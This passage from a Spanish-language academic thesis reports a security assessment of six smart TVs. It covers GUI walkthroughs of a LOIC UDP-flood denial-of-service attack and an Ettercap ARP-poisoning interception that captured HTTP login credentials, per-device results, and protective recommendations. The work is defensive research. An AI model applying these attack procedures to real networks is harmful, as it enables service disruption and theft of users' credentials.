

Figura 49. Interfaz de LOIC.

La interfaz de LOIC es intuitivo y fácil de utilizar, sin importar el nivel de conocimiento.

- Se ingresó la dirección ip del host a quien fue dirigido el ataque, en este caso el dispositivo TV2, luego se dio clic en botón “Lock on”.

Figura 50. Interfaz de LOIC.

- Luego de a ver ingresado los datos se ejecutó el programa con el botón “IMMA CHARGIN MAH LAZER”, como se visualiza en la figura 52.



Figura 51. Ingreso de datos a LOIC.

En la parte inferior derecha de la figura 52, se muestra la cantidad de peticiones que se hacen al dispositivo para causarle una inundación o sobrecarga de datos.

- Con la herramienta wireshark se pudo visualizar el paso de los paquetes UDP al dispositivo con la ip 192.168.100.67 y que el ataque se ha realizado con éxito.



Figura 52. Monitore del ataque DOS con wireshark.

- Con el ataque llevado a cabo, se evidenció la pérdida de conexión a Internet del dispositivo.



Figura 53. DOS a Smart TV.

Habiendo finalizado el ataque, el dispositivo TV2 no recuperó la conexión hasta que se lo reinició, momento en el cual volvió a funcionar normalmente.

d. Ataque MITM

Para este tipo de ataque se utilizó las herramientas Ettercap y wireshark. A continuación, se detalla los pasos que se ejecutaron para el ataque:

- Ettercap es una de las herramientas de Kali Linux, se escribió el comando "ettercap -G" para iniciar la herramienta.

Figura 54. Comando para iniciar Ettercap.

- Se escogió la interfaz de red al cual está conectada la víctima.



Figura 55. Interfaz de Ettercap.

- Luego, se buscó el host de la víctima, dado clic en el icono de lupa que se encuentra en el lado superior izquierdo de la pantalla, en este caso el host fue el dispositivo TV4 con la IP 192.168.0.100.

Figura 567. IP de la TV4.



Figura 57. Lista de hosts Ettercap.

- Posteriormente, se eligió el host del dispositivo, señalando la IP y luego dando clic en el botón “Add to Target 1”, y de igual forma se agregó la ip del router en “Add to Target 2”.



Figura 58. Elección de los hosts.

- Se escogió el tipo de ataque en este caso “ARP poisoning”. Posteriormente escogió la opción “Sniff remote connections”.



Figura 59. Tipo de ataque MITM.



Figura 60. Sniff de Conexión Remota.

- Mediante la herramienta Wireshark se comprobó el éxito del ataque, ya que todo el tráfico de red entre el dispositivo y el router pasaba por el atacante y podía ser monitoreado, como se puede ver en la figura 62.



Figura 61. trafico de red la víctima.

Se realizó una prueba de inicio de sesión en una página web desde el navegador del dispositivo, como se visualiza en la figura 63.



Figura 62. Inicio de sesión desde la TV4.

La herramienta Ettercap logro interceptar el tráfico http, así logrado atrapar las credenciales del usuario del dispositivo.



Figura 63. Captura de credenciales con la herramienta Ettercap.

3.3.5 Fase de reporte

A continuación, se muestra la efectividad que tuvo los ataques realizados en la fase de Explotación de puertos en los dispositivos Smart TV.

a. Reporte de TV1

Tabla 45. Reporte de dispositivo TV1.

Dispositivo	TCL 43S525	
Sistema Operativo	Android TV	
IP	192.168.100.18	
Técnica de Pentesting	**Explotación**	**Observaciones**
Explotación de puertos	Si	Se logró explotar la vulnerabilidad de cifrado de tipo medio mediante la herramienta Wireshark. Se monitoreó el tráfico de red y se pudieron evidenciar las acciones que realizaba el Smart TV.
Ataque de malware	Si	El malware ayudo a crear una conexión con el dispositivo exitosamente, la conexión dura entre 3 a 5 minutos y luego el dispositivo lo detecta y corta la conexión.
DOS	Si	El ataque provocó que el dispositivo no tenga conexión a la internet durante y después del ataque, este tipo de ataque puede ser muy peligroso y compromete el funcionamiento normal en el dispositivo.
MITM	Si	Se pudo realizar el ataque con éxito. El dispositivo capturo tráfico de red del dispositivo.

Recomendación al usuario

- Asegurase de que el firmware esté actualizado. Los fabricantes suelen lanzar actualizaciones para abordar problemas de seguridad y mejorar el rendimiento.
- Desactiva cualquier función o característica en el Smart TV que no se esté utilizando.

- Revisa y ajusta las configuraciones de privacidad del dispositivo.

b. Reporte de TV2

Tabla 46. Reporte de dispositivo TV2.

Dispositivo	Riviera TPXM43A	
Sistema Operativo	Android TV	
IP	192.168.100.67	
Técnica de Pentesting	**Explotación**	**Observación**
Explotación de puertos	No	El análisis realizado por Nessus no detecto vulnerabilidades en el dispositivo, se intentó ingresar al mismo explotando puertos con metasploit sin éxito.
Ataque de malware	No	El dispositivo Smart TV no dejaba actuar al malware, detectándolo como una aplicación maliciosa, no dejado que el ataque tenga éxito.
DOS	Si	Se realizó con éxito lo cual provocó al dispositivo su mal funcionamiento y desconexión a la red.
MITM	Si	Mediante el ataque, se pudo analizar y monitorear el tráfico de red y por ende las acciones que realizaba el dispositivo.

Recomendación al usuario

- Desactiva las funciones que no uses, como el micrófono o la cámara, para reducir el riesgo de ataques.
- Solo instala aplicaciones de fuentes confiables.
- Antes de instalar una aplicación, lee las reseñas y permisos que solicita.

c. Reporte de TV3

Tabla 47. Reporte de dispositivo TV3.

Dispositivo	**Sony X900H**	
Sistema Operativo	Android TV	
IP	192.168.100.16	
Técnica de Pentesting	**Explotación**	**Observación**
Explotación de puertos	Si	Gracias a que el dispositivo tenía el puerto 5555 abierto por un servicio de un juego de ajedrez llamado Freeciv, se pudo aprovechar y tomar control del dispositivo ya que el puerto generalmente es unas para depuración en los Smart tv.
Ataque de malware	Si	El malware ayudo a crear una conexión con el dispositivo exitosamente, la conexión se mantuvo estable durante el ataque.
DOS	Si	Se realizó con éxito lo cual provocó al dispositivo su mal funcionamiento y desconexión a la red. El dispositivo tuvo que ser reiniciado a la configuración de fabrica para su correcto funcionamiento luego del ataque.
MITM	No	El ataque se realizó con éxito, pero no pudo capturar información.

Recomendación al usuario

- Cambiar el modo de sistema del televisor de juegos a hogar.
- Asegurase de instalar la última versión del firmware disponible para tu Smart TV.
- Antes de instalar una aplicación, lee las reseñas y permisos que solicita.

d. Reporte de TV4

Tabla 48. Reporte dispositivo TV4

Dispositivo	**LG OLED55C9PUA**	
Sistema Operativo	webOS	
IP	192.168.0.100	
Técnica de Pentesting	**Explotación**	**Observación**
Explotación de puertos	No	Durante el análisis realizado por nessus no se encontraron vulnerabilidades, por lo cual el ataque no aplica en este dispositivo.
Ataque de malware	No	El dispositivo detectó el malware, por lo que no se logró descargar el malware de la red ni compartir mediante conexión de dispositivos.
DOS	No	Se realizo el ataque, pero no tuvo éxito en el dispositivo. Esto se debió a que el televisor cuente con firewall actualizados y parches que regulen el paso de trafico de red.
MITM	Si	El ataque se realizó con éxito, con este ataque se pudo analizar las peticiones que salían del dispositivo y poder comprometer la información del usuario.

Recomendación al usuario

- No visites sitios web sospechosos ni descargues archivos de fuentes desconocidas.

- Es importante tener en cuenta que el tipo de ataque MITM es difícil de prevenir. Sin embargo, se puede tomar algunas medidas para reducir el riesgo, como usar una VPN.

e. Reporte de TV5

Tabla 49. Reporte dispositivo TV5.

Dispositivo	Riviera RLED-AD50TPXM	
Sistema Operativo	Android TV	
IP	192.168.100.14	
Técnica de Pentesting	**Explotación**	**Observación**
Explotación de puertos	No	Se explotar el puerto 8008 correspondiente al servicio http, mediante metasploit, sin tener éxito en establecer una conexión remota.
Ataque de malware	Si	Se realizó el ataque con éxito, la conexión remota duro un promedio de 2 a 3 minutos. Luego de 3 intentos de conexión remora el dispositivo bloqueo la instalación del malware.
DOS	Si	Se logró crear interferencia en el dispositivo, causando perdida de conexión en el mismo.
MITM	Si	El ataque se realizado, logro interceptar tráfico de red de dispositivo Smart TV hacia el router.

Recomendación al usuario

- Cambia las contraseñas de todas las cuentas que se haya usado en el dispositivo, incluyendo las de tu correo electrónico y redes sociales.

- Si el dispositivo experimenta un ataque DoS, reiniciarlo puede solucionar el problema.

- Habilitar la opción de actualización automática, esto ayudara a proteger el dispositivo con nuevos parches que el dispositivo requiera.

f. Reporte de TV6

Tabla 50. Reporte dispositivo TV6.

Dispositivo	TCL QLED	
Sistema Operativo	Google TV	
IP	192.168.100.15	
Técnica de Pentesting	**Explotación**	**Observación**
Explotación de puertos	No	Se realizo un ataque al servicio webSoket con la herramienta metasploit, el ataque se realizó correctamente sin tener éxito.
Ataque de malware	No	El dispositivo identifico el malware y bloqueó su instalación.
DOS	Si	El ataque se realizó exitosamente, provocado fallos en el funcionamiento del dispositivo.
MITM	No	El ataque realizado no tuvo éxito, esto debe a que Google TV valida los certificados SSL para verificar la identidad del servidor al que se conecta.

Recomendación al usuario

- Mantener actualizado el firmware de su Smart TV. Google lanza actualizaciones de seguridad regularmente para corregir vulnerabilidades.
- Asegúrate de que tu red Wi-Fi esté protegida con una contraseña segura.
- Desactivar las funciones que no se usas.

3.4 Guía de recomendaciones y medidas de seguridad en dispositivos Smart TV

Introducción

Los Smart TV se han convertido en una parte fundamental de nuestro entretenimiento en el hogar. Ofrecen una amplia gama de funciones. Sin embargo, al igual que cualquier dispositivo conectado a internet pueden ser vulnerables a ataques cibernéticos. Durante el proceso de evaluación de seguridad en televisores inteligentes, se identificaron varias áreas de riesgo y vulnerabilidades. A continuación, se presentan medidas de seguridad para poder proteger a los dispositivos.

Objetivo

proporcionar recomendaciones y medidas de seguridad para proteger tu Smart TV de posibles amenazas.

1. Actualización de firmware

Causas

Si bien la falta de conocimiento es una barrera para la actualización de dispositivos, el desinterés también juega un papel importante. Algunos usuarios simplemente no consideran que las actualizaciones sean importantes, o no quieren tomarse el tiempo para instalarlas.

Solución

Se recomienda actualizar el firmware del dispositivo trimestralmente. Si el dispositivo cuenta con la opción de actualización automática, se debe activar.

2. Contraseña insegura

Causas

los usuarios a menudo eligen contraseñas débiles que son fáciles de adivinar en sus aplicaciones, estas contraseñas pueden incluir palabras comunes, nombres, fechas de nacimiento o números de teléfono, que para un atacante es fácil de deducir.

Solución

En lugar de usar contraseñas con palabras que puedan ser adivinadas fácilmente, opta por contraseñas robustas que contenga números, letras mayúsculas y minúsculas y símbolos. En caso de PIN de 4 dígitos procurar ser números no consecutivos, tampoco fechas de nacimiento.

Tabla 51. Ejemplo de contraseñas Seguras.

Ejemplo	
Causa	**Sugerencia de Solución**
Password: juan123	Password: #M213aC32&
PIN: 4444	PIN: 1538

3. Funciones vulnerables del Smart TV

Causas

Algunas de la funciones o aplicaciones pueden hacer que el dispositivo sea vulnerable a ataques.

Solución

Revisa la configuración del dispositivo y desactivar las funciones que no se estén utilizando o no sean necesarias para el entretenimiento del usuario.

4. Certificados SSL firmados con cifrados medios y débiles

Causas

Muchos de los dispositivos Smart TV cuentan con SSL con cifrados de nivel medio o débil (por ejemplo, MD2, MD4, MD5 o SHA1), que son vulnerables a ataques de colisión.

Solución

solicitar asistencia al fabricante para obtener instrucciones específicas para el modelo del Smart TV. Además, no instalar aplicaciones de fuentes no confiables ya que estos podrían aprovecharse de la vulnerabilidad.

5. Utilizar VPN

Causas

Los smart TV no protegen adecuadamente los datos de los usuarios. La información personal, como las contraseñas, los hábitos de visualización e incluso la ubicación, pueden ser recopiladas y transmitidas a terceros sin el conocimiento o consentimiento del usuario.

Solución

Utilizar una VPN para encriptar su tráfico de internet y ocultar su dirección IP, esto puede proteger su privacidad y seguridad en línea, además de acceder a contenido que no está disponible en su región.

CAPÍTULO IV. CONCLUSIONES Y RECOMENDACIONES

4.1 Conclusiones

- Mediante las herramientas de recolección de la información, se logró identificar vulnerabilidades y riesgos, que puedan comprometer la integridad y seguridad de estos dispositivos, brindando un panorama detallado de las amenazas existentes, este enfoque no solo proporcionó conocimientos sobre las vulnerabilidades, además sirvió para evaluar el nivel de conocimiento que tienen los usuarios del barrio Pucará acerca de los peligros que pueden tener el no mantener seguro sus dispositivos inteligentes.

- La implementación de técnicas de Pentesting, como el escaneo de puertos, ataques de malware, ataques de DoS y MITM, permitió la evaluación de los Smart TV ante escenarios de amenazas específicos. La utilización de herramientas especializadas, como Nessus, Nmap, ADB, Metasploit y Wireshark, contribuyó a una aplicación de las técnicas. Esto incluyó la evaluación de puertos abiertos, servicios expuestos y posibles puntos de vulnerabilidad.

- La aplicación de la metodología OWASP permitió realizar una evaluación de la seguridad de los Smart TV. Siguiendo un proceso estructurado que abarcó desde la identificación y reconocimiento de los dispositivos hasta la implementación de ataques y reportes de estos, lo que ayudó a una identificación de las vulnerabilidades, riesgos y amenazas asociadas a los dispositivos.

- Como resultado del análisis de vulnerabilidades, se derivaron recomendaciones y medidas de seguridad puntuales. Dichas recomendaciones se centran en aspectos que ayudaran al buen funcionamiento y cuidado de los Smart TV.

- La protección de un Smart TV esta ligada a una red local segura por ende establecer configuraciones preventivas aporta beneficios considerables para la seguridad y confiabilidad de la información, permitiendo a su vez mitigar posibles amenazas en los dispositivos.

4.2 Recomendaciones

- Realizar charlas informativas a los usuarios del Barrio Pucará sobre los riesgos que se han encontrado, estas charlas no solo deben abordar los riesgos identificados durante la evaluación de seguridad de los Smart TV, sino también proporcionar información sobre las mejores prácticas de seguridad en la red de sus hogares.

- Implementar un programa de evaluaciones regulares de vulnerabilidades en los televisores inteligentes. Esto implica realizar análisis utilizando herramientas de monitoreo, como Nessus y Nmap, para identificar nuevas vulnerabilidades y posibles amenazas. Para lo cual se debe establecer un calendario sistemático para estas evaluaciones, asegurando cobertura constante y actualizada.

- Se recomienda usar la metodología OWASP en futuras evaluaciones de seguridad de Smart TV, proyectos similares y estrategias de ciberseguridad para dispositivos IoT. Ya que esta ofrece un marco de trabajo completo para la identificación de vulnerabilidades en aplicaciones web y dispositivos conectados.

- Realizar investigaciones que se centren en la seguridad de los dispositivos IoT, considerando la creciente diversidad de estos dispositivos en el mercado. La variedad de funciones y capacidades de estos dispositivos puede introducir nuevas vulnerabilidades y desafíos de seguridad en entornos domésticos y empresariales, lo que se requiere un análisis detallado de estos dispositivos.

- Realizar configuraciones preventivas en la red local, establece una contraseña robusta para el Wi-Fi, cambia la contraseña del router, activa el cifrado WPA2, usa una red separada para invitados, actualiza el firmware del router y desactiva el WPS si no se usa, esto ayudara a no solo proteger la información de un Smart TV, también todos los dispositivos que estén conectados a la red.

REFERENCIAS BIBLIOGRÁFICAS

[1] T. Alladi, V. Chamola, B. Sikdar y K.-K. R. Choo, «Consumer IoT: Security vulnerability case studies and solutions,» *IEEE Consumer Electronics Magazine*, vol. 9, p. 17–25, 2020.

[2] M. Á. Álvarez Roldán y H. F. Montoya Vargas, «Ciberseguridad en las redes móviles de telecomunicaciones y su gestión de riesgos,» *Ingeniería y Desarrollo*, vol. 38, p. 279–297, 2020.

[3] C. Lee, L. Zappaterra, K. Choi y H.-A. Choi, «Securing smart home: Technologies, security challenges, and security requirements,» de *2019 IEEE Conference on Communications and Network Security*, 2019.

[4] A. E. R. Llerena, «Herramientas fundamentales para el hacking ético,» *Revista Cubana de Informática Médica*, vol. 12, p. 116–131, 2020.

[5] J. R. R. Camacho y others, «Características y parámetros de la seguridad en la transmisión de datos para los dispositivos SMART TV.,» *Ingeniería y Desarrollo*, 2020.

[6] V. H. Rico Macías y others, «Modelo de defensa ante ataques a equipos Iot aplicado a Smart tv basado en vulnerabilidades identificadas con OSSTMM.,» *IEEE Consumer Electronics Magazine*, 2020.

[7] Y. H. Reddy, A. Ali, P. V. Kumar, M. H. Srinivas, K. Netra, V. J. Achari y R. Varaprasad, «A Comprehensive Survey of Internet of Things Applications, Threats, and Security Issues,» *South Asian Res J Eng Tech*, vol. 4, p. 63–77, 2022.

[8] B. Michéle y A. Karpow, «Watch and be watched: Compromising all smart tv generations,» de *2017 IEEE 11th consumer communications and networking conference (CCNC)*, 2017.

[9] M. R. L. Vallejo, «Hacking ético. Vulnerabilidad de Sistemas Operativos en el

acceso por contraseñas,» *Revista Publicando,* vol. 4, p. 31–51, 2017.

[10] M. E. Hurtado Sandoval y L. A. Mendaño Mendaño, «Implementación de técnicas de hacking ético para el descubrimiento y evaluación de vulnerabilidades de la red de una cartera de Estado,» 2016.

[11] P. O. Beltrán Canessa, «Aplicación de Hacking ético para gestionar la prevención de ataques a la red de comunicación de Inversiones Mayito–Agente BCP,» *Revista Publicando,* 2021.

[12] M. d. C. G. Picó, «El impacto de Internet en el derecho fundamental a la protección de datos de carácter personal,» 2022.

[13] R. J. Piñashca Huerta, «Evaluación de técnicas de hacking ético para analizar la seguridad informática de la municipalidad distrital de los Olivos, Lima,» *Revista Publicando,* 2022.

[14] M. Shokry, A. I. Awad, M. K. Abd-Ellah y A. A. M. Khalaf, «Systematic survey of advanced metering infrastructure security: Vulnerabilities, attacks, countermeasures, and future vision,» *Future Generation Computer Systems,* vol. 136, p. 358–377, 2022.

[15] L. C. Suárez Panchana, «Análisis de vulnerabilidad en la red Lan usando herramientas de hacking ético para una empresa de la provincia de Santa Elena,» 2022.

[16] J. C. Claramunt, «La gestión de la información en el paradigma algorítmico: inteligencia artificial y protección de datos,» *MÉI: Métodos de Información,* vol. 11, p. 42–58, 2020.

[17] Ley, R. Oficial, Suplemento, de 26-may.-2021 y E. Vigente, «LEY ORGÁNICA DE PROTECCIÓN DE DATOS PERSONALES,» 2021.

[18] W. L. S. Álava, A. R. Rodríguez, X. L. A. Ávila, O. M. Cornelio y others, «Redes inalámbricas, su incidencia en la privacidad de la información,» *Journal TechInnovation,* vol. 1, p. 104–109, 2022.

[19] D. Quarta, M. Pogliani, M. Polino, F. Maggi, A. M. Zanchettin y S. Zanero, «An experimental security analysis of an industrial robot controller,» de *2017 IEEE Symposium on Security and Privacy (SP)*, 2017.

[20] J. C. Rendón Tacle y J. S. Raza Rivas, «Analisis de vulnerabilidades en sistemas informáticos web desde la red de internet utilizando herramientas de hacking etico y la metodología OWASP.,» 2019.

[21] R. C. Zeas Martínez, «Análisis y captura de paquetes de datos en una red mediante la herramienta Wireshark,» 2021.

[22] D. A. Franco y J. y. T. Perea, «Herramienta para la Detección de Vulnerabilidades basada en la Identificación de Servicios.,» *Información tecnológica*, 2020.

[23] A. B. López, A. C. A. Aldana y M. C. Cuervo, «Vulnerabilidad de Ambientes Virtuales de Aprendizaje utilizando SQLMap, RIPS, W3AF y Nessus [Vulnerability in Virtual Learning Environments using SQLMap, RIPS, W3AF and Nessus],» *Ventana Informática,* 2019.

[24] A. Tinoco Linares y others, «Análisis y clasificación de los ataques y sus exploits: Framework Metasploit como caso de estudio,» *NEXOS CIENTÍFICOS-ISSN 2773-7489,* 2020.

[25] J. R. Saura, D. Palacios-Marqués y D. Ribeiro-Soriano, «Using data mining techniques to explore security issues in smart living environments in Twitter,» *Computer Communications,* vol. 179, p. 285–295, 2021.

[26] B. Pingle, A. Mairaj y A. Y. Javaid, «Real-world man-in-the-middle (MITM) attack implementation using open source tools for instructional use,» de *2018 IEEE international conference on electro/information technology (EIT)*, 2018.

[27] E. R. Díaz Barrera y others, «Análisis de metodologías para pruebas de penetración mediante Ethical Hacking,» *Ingeniería y Desarrollo,* 2020.

